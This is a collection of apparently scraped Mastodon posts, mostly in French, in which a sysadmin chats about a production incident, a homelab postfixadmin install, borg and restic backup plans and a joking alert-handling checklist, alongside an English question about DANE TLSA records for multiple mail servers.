maintenant faut faire le rapport...
mais bon, le client est quand meme content ! (on a les meilleurs clients de France, voir du MONDE).
bref prochain incident de prod prévu demain à 9:00 pour un autre client (ou pas, on verra bien).
#sysadmin
- j'ai réussi à ne pas me mettre sur mon pc le 1er mai (j'ai craqué le 2 au soir...)
- le jardin avance bien,sauf mes plans de tomates qui ne prennent vraiment pas... il me reste des graines, je vais retenter.
- j'ai installé #postfixadmin sur mon #homelab et j'en suis plutôt content, pas de fonctionnalité manquantes... reste que côté sécurité c'est peut etre pas top de laisser ca accessible directement sur internet ( ca sens le mot passe supplémentaire en .httpacces en dehors de la maison).
le champ des possibles est infini (ou presque)
Bon dimanche, prennez soin de vous et aujourd'hui surtout : faites vous plaisir !
![[?]](https://files.mastodon.social/accounts/avatars/000/025/491/original/2a866664ba9d5f50.png)
Question to the #mail-admins here who have multiple servers and use #DANE. Let‘s say I have multiple servers and each server creates a wildcard-certificate for the same domain via Let‘s Encrypt. How are those TLSA-records handled? Or do you need a central certificate that gets distributed over all servers with a single TLSA-record? #email #unix #linux #bsd #sysadmin


j'ai une question pour les #sysadmin et les #dba qui trainent sur le fediverse :
Est ce que l'#ia a integré votre travail/quotidien/projets ?qu'est ce que ca a changé pour vous (professionnellement).
Personnellement je n'ai pas cherché d'usage (j'ai essayé de lui faire écrire une PSSI un soir de désespoir... ca n'a pas été concluant)
je réfléchi encore à la solution technique pour le backup, mais je pense que je vais partir sur un double backup :
#borg en local, #restic en distant...
je crois que je vais allez contre la faq et faire quand même un rsync du borg local (en plus.…)
déjà que je suis un peu foufou et que je suis parti avec borg2 au lieu de borg stable...
- Faire ce que dit l'alerte
- Réfléchir a pourquoi on a cette alerte alors qu'avant tout allait bien
- Se rendre compte qu'on ne comprend rien à l'informatique
- Se rouler en boule sur le sol et reflechir a ses choix de vie et comment on en est arrivé là.
- Se reconvertir dans l'élevage de chèvres dans le larzac
- avant de partir faire un ticket dans Redmine pour le prochain sysadmin/DBA.